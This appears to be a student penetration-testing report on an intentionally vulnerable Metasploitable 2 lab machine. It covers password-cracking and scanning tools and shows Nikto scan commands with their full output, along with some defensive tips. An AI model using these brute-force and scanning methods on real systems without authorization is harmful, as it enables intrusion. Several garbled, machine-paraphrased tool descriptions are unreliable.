PENITRATION TESTING,PASSWORD CRACKING USING VARIOUS TOOLS AND PROVIDING SECURITY

SUBMITTED TO = DR. ANIL KUMAR K

NAME OF THE MEMBERS=

NADIMPALLI LAKSHMI NARASIMHA RAJU (19BCE2247)

AKASH H(19BCE2283)

VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

ABSTRACT=

Penetration Test is a security assessment and analysis through simulated attacks on a system to check its security posture. In this project,we will be performing penetration test on Metasploitable 2 which is a vulnerable pc and we also provide security for it. The primary purpose of this project is to tell about the various tools that can be used when someone trying to find possible vulnerabilities in a system. By using the different tools to test a system, we can find possible vulnerabilities that need to be solved to provide security and make the system better. Different areas like network protocols , firewalls, and other basic security issues will be discussed. There exists a lot of other different ways to do penetration testing but we have selected 6 tools which are really helpful to do penetration and password cracking to the metasploitable 2 successfully,each tool has its own importance for making the penetration,in this project now we are going to use Kali linux to do all the above things mentioned.

INTRODUCTION=

The security risks for corporations, organizations, and entities that work with sensitive information, from the general public sector or not, are over evident. In several situations, these corporations aren't ready to perceive the extension of the particular advanced communication structures and have simply a bit or no control of them. Furthermore, these risks are even larger once applications that run on their computing infra-structures are taken into thought. The risks that don't seem to be controlled could increase the quantity of security attacks that may become huge monetary losses.

Usually, security will be guaranteed by some protection mechanisms: prevention, detection, and response. prevention is that the method of making an attempt to prevent intruders from gaining access to the resources of the system. The detection happens once the intruder has succeeded or is in the method of gaining access to system. Finally, response is an aftereffect mechanism that tries to reply to the failure of the primary 2 mechanisms. It works by making an attempt to end or prevent future injury or access to a facility.

However, assessing the safety state could be a continuous and necessary task to know the risks there exist. This assessing is typically performed through security tests. So, the utilization of the correct techniques for security testing is a vital task to reduce the present security risks in any corporation.

One of the best-known forms to assess the state of security and scale back security risks is termed penetration testing (Pentest). Pentest is a controlled tentative to penetrate into a system or network so as to spot vulnerabilities. Pentest applies an equivalent techniques that are employed in an everyday attack by a hacker. This alternative permits that acceptable measures are taken so as to eliminate the vulnerabilities before they will be explored by unauthorized individuals.

These regular attacks are made with the aim to read, damage, or steal data. We can classify the attacks as follows:

• DoS (Denial of service): The hacker makes some computing resources too busy to handle legitimate requests.

• R2L (Remote to user): The hacker who does not have an account on a remote machine sends packets to it machine over a network and exploits some vulnerability to achieve local access as a user of that machine.

• U2R (User to root): The hacker starts out with access to a standard user account on the system and is in a position to use system vulnerabilities to gain root access to the system.

• Probing: The hacker scans a network of computers to collect info or notice identified vulnerabilities. The hacker with a map of machines and services that are out there on a network will use this info to seem for exploits.

Based on this classification, a number of the activities are associated with the Pentest method. Usually, the Pentest method could also be divided into the subsequent activities: information gathering of the target system; scanning the target system to spot the offered services/protocols; distinguishing existing systems and applications that are running on the target system; and distinguishing and exploit the better-known vulnerabilities on the systems and applications . Further to the target mentioned within the previous paragraph, Pentest may be applied additionally to grasp whether or not the security team is playing their task suitably or whether or not the businesses security method is comprehensive.

The process to use Pentest are often some way to judge the security level of a system. The stronger the Pentest is, the more complete is that the analysis of the weakness/strength of a system. Concerning the activities and criteria of Pentest, there are many problems that have to be compelled to be taken into thought, for instance, legal implications and sort of knowledge that's being accessed. As such, the appliance of Pentest are often classified as follows.

Passwords provide the first line of defense against unauthorized access to your computer and personal information

- Password cracking is the process of using an application program to identify an unknown password to a computer or network resource
- The purpose of password cracking might be to help a user recover a forgotten password
- is the process of attempting to gain Unauthorized access to restricted systems using common passwords or algorithms that guess passwords
- In other words, it’s an art of obtaining the correct password that gives access to a system protected by an authentication method
- A big problem of password cracking is when malicious users utilize several techniques to hack into systems or servers and threaten to steal or alter data
- These malicious users, can undertake a range of criminal activities. Those include stealing banking credentials or using the information for identity theft and fraud.
- The most common way to crack a password into a system is to use Brute Force attack, to repeatedly try guesses for the password and to check them against an available cryptographic hash of the password
- Hackers usually execute ransomware attacks by gaining unauthorized access to data, then encrypting it or moving it and charging a ransom in order to restore your access to it

- hackers profit from stolen data is selling it in masses to other criminals on the dark web. These collections can include millions of records of stolen data
- Identity theft is a crime in which the victim's personal information is used to gain benefits at the victim's expense, Criminals steal this data from online accounts to commit identity theft, such as using the victim's credit card or taking loans in their name

So finally pentest is very important thing to do to make sure their there is no vulnerabilities are present to exploit your webpage and continuous pentest and monitoring of a webpage is very crucial now a days to make our webpage safe and secure from mainly the black hat hackers.

WORK DIVISION=

Tools performed by narasimha =

- John the ripper.
- Hydra .
- Nmap .
- Providing security to metasploitable 2(victim PC).

Tools performed by akash=

- Nikto.
- Wireshark.
- Metasploit exploiting the ports.

TOOLS AND SOFTWARE USED=

Virtual Box

Oracle VM VirtualBox is a cross-platform virtualization application.

It installs on your existing AMD or Intel architecture-based computers, whether they are running Windows, Linux, Mac OS X, or Solaris operating systems.

It extends the capabilities of your existing machine so that it can run multiple operating systems, within multiple virtual machines, at the same time and also improves the utilization of your processor.

Nmap

Nmap, short for Network mapper, is a free, open source tool for vulnerability scanning and network discovery. Network admins use Nmap to spot what devices are running on their systems, discovering hosts that are present and also the services they provide, finding open ports and detect the security risks.

This network security mapping tool offers you a fast look into the open ports on any given network.

NMAP commands enable you to penetrate the feasibility of specific network-level vulnerabilities

Metasploit

Metasploit started as open source ASCII text file solution and has gained some traction over the years.

Some of the tasks that may be accomplished in Metasploit from a pentesting perspective includes vulnerability scanning, listening, exploiting identified vulnerabilities, proof collection, and project reporting.

After installation we use msfconsole command to start Metasploit

Metasploitable 2

The Metasploitable 2 is a virtual machine that is an intentionally vulnerable version of Ubuntu Linux which is designed for demonstrating common vulnerabilities and testing security tools.

This virtual machine is available for download and ships with vulnerabilities.

This VM is compatible with VirtualBox, VMWare, and other virtualization platforms.

JOHN THE RIPPER

- John the Ripper is a password cracking and hacking tool or software which is developed for the Unix Operating System (OS)
- It offers multiple modes to speed up password cracking, automatically detecting the hashing algorithm used by the encrypted passwords, and the ease of running and configuring the tool making it a password cracking tool of choice for novices and professionals alike
- . JtR also includes its own wordlists of common passwords for 20+ languages. These wordlists provide JtR with thousands of possible passwords from which it can generate the corresponding hash values to make a high-value guess of the target password.
- Since most people choose easy-to remember passwords, JtR is often very effective even with its out-of-the-box wordlists of passwords
- Dictionary attack: In this type of attack the tool tries passwords provided in a pre-fed list of large number of words, phrases and possible passwords derived from previously leaked data dumps or breaches.
- .The tool enters every single password in the application from the list, in an attempt to find the correct one.
- .John the Ripper works by using the dictionary method favored by attackers as the easiest way to guess a password.

- .It takes text string samples from a word list using common dictionary words. It can also deal with encrypted passwords, and address online and offline attacks.

HYDRA

- Hydra is a parallelized login cracker which supports numerous protocols to attack.
- It is very fast and flexible, and new modules are easy to add.
- THC Hydra is known for its ability to crack passwords of network authentications by performing brute force attacks.
- It performs dictionary attacks against more than 30 protocols including Telnet, FTP, HTTP, HTTPS, SMB and more.
- Hydra works by using different approaches to perform brute-force attacks in order to guess the right username and password combination.
- Hydra is a savage power secret phrase splitting apparatus.

How do we defend against Hydra and brute force attacks?

- Hydra is commonly used by penetration testers together with a set of programmes like crunch, cupp etc, which are used to generate wordlists.
- Disable or block access to accounts when a predetermined number of failed authentication attempts has been reached.
- Consider multi-factor or double opt-in/ log in for users.
- Consider implementing hardware-based security tokens in place of system-level passwords.
- Enforce all employees to use generated passwords or phrases and ensure every employee uses symbols whenever possible.
- And the most simple – remove extremely sensitive data from the network, isolate it.

NIKTO:

It is an open source web server scanner used to run the comprehensive test against web servers for multiple items that includes a huge number of potentially dangerous files, run checks for outdated version over thousands of servers and also version specific problems.

It is a web scanner that rigorously forages for vulnerabilities within a website or application and presents a detailed analysis of it, which is used to further the exploitation of that website.

It is an open-source utility that is used in many industries all over the world.


WIRESHARK:

Wireshark is a network protocol analyzer, or an application that captures packets from a network connection, such as from your computer to your home office or the internet.

Wireshark is the most often-used packet sniffer tool. Wireshark does three things:

1. **Packet Capture:** Wireshark will listen to the network connection in real time and then grabs entire streams of traffic – wireshark possibly can capture tens of thousands of packets at a time.
2. **Filtering:** Wireshark can also perform slicing and dicing all of the random live data using filters. By applying a filter, you can get the information you want to see.
3. **Visualization:** Wireshark also allows you to dive right into the very middle of a network packet. It also allows you to visualize entire conversations and network streams.

GENERAL PROCEDURE




IMPLEMENTATION AND WORKINGS

NIKTO:


It is an open source web server scanner used to run the comprehensive test against web servers for multiple items that includes a huge number of potentially dangerous files, run checks for outdated version over thousands of servers and also version specific problems.

It is a web scanner that rigorously forages for vulnerabilities within a website or application and presents a detailed analysis of it, which is used to further the exploitation of that website.
It is an open-source utility that is used in many industries all over the world.

Ip address of metasploitable 2.



So the ip address 192.168.42.176 is our target.




These are the options available in the nikto tool.

```
> Executing "nikto -h"
Option host requires an argument

       -config+            Use this config file
       -Display+           Turn on/off display outputs
       -dbcheck            check database and other key files for syntax errors
       -Format+            save file (-o) format
       -Help               Extended help information
       -host+              target host/URL
       -id+                Host authentication to use, format is id:pass or id:pass:realm
       -list-plugins       List all available plugins
       -output+            Write output to this file
       -nossl              Disables using SSL
       -no404              Disables 404 checks
       -Plugins+           List of plugins to run (default: ALL)
       -port+              Port to use (default 80)
       -root+              Prepend root value to all requests, format is /directory
       -ssl                Force ssl mode on port
       -Tuning+            Scan tuning
       -timeout+           Timeout for requests (default 10 seconds)
       -update             Update databases and plugins from CIRT.net
       -Version            Print plugin and database versions
       -vhost+             Virtual host (for Host header)
                + requires a value

        Note: This is the short help output. Use -H for full help text.
```

```
┌──(akash㉿kali)-[~]
└─$ nikto -h http://192.168.42.176
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.42.176
+ Target Hostname:    192.168.42.176
+ Target Port:        80
+ Start Time:         2021-11-17 20:00:09 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The fo
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
```

```
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 22:54:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ 8735 requests: 8 error(s) and 27 item(s) reported on remote host
+ End Time:           2021-11-17 21:14:21 (GMT5.5) (4452 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```



Now performing on 192.168.42.176/dvwa/login.php .

Result of the tool:


```
┌──(akash㉿kali)-[~]
└─$ nikto -h http://192.168.42.176/dvwa/index.php
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.42.176
+ Target Hostname:    192.168.42.176
+ Target Port:        80
+ Start Time:         2021-11-15 09:12:00 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Cookie PHPSESSID created without the httponly flag
+ Cookie security created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /dvwa/index.php/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /dvwa/index.php/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /dvwa/index.php/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /dvwa/index.php/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
```

Testing on other sites:

Testphp.vulnweb.com

demo.testfire.net

Tuning options and Display features supported by nikto:



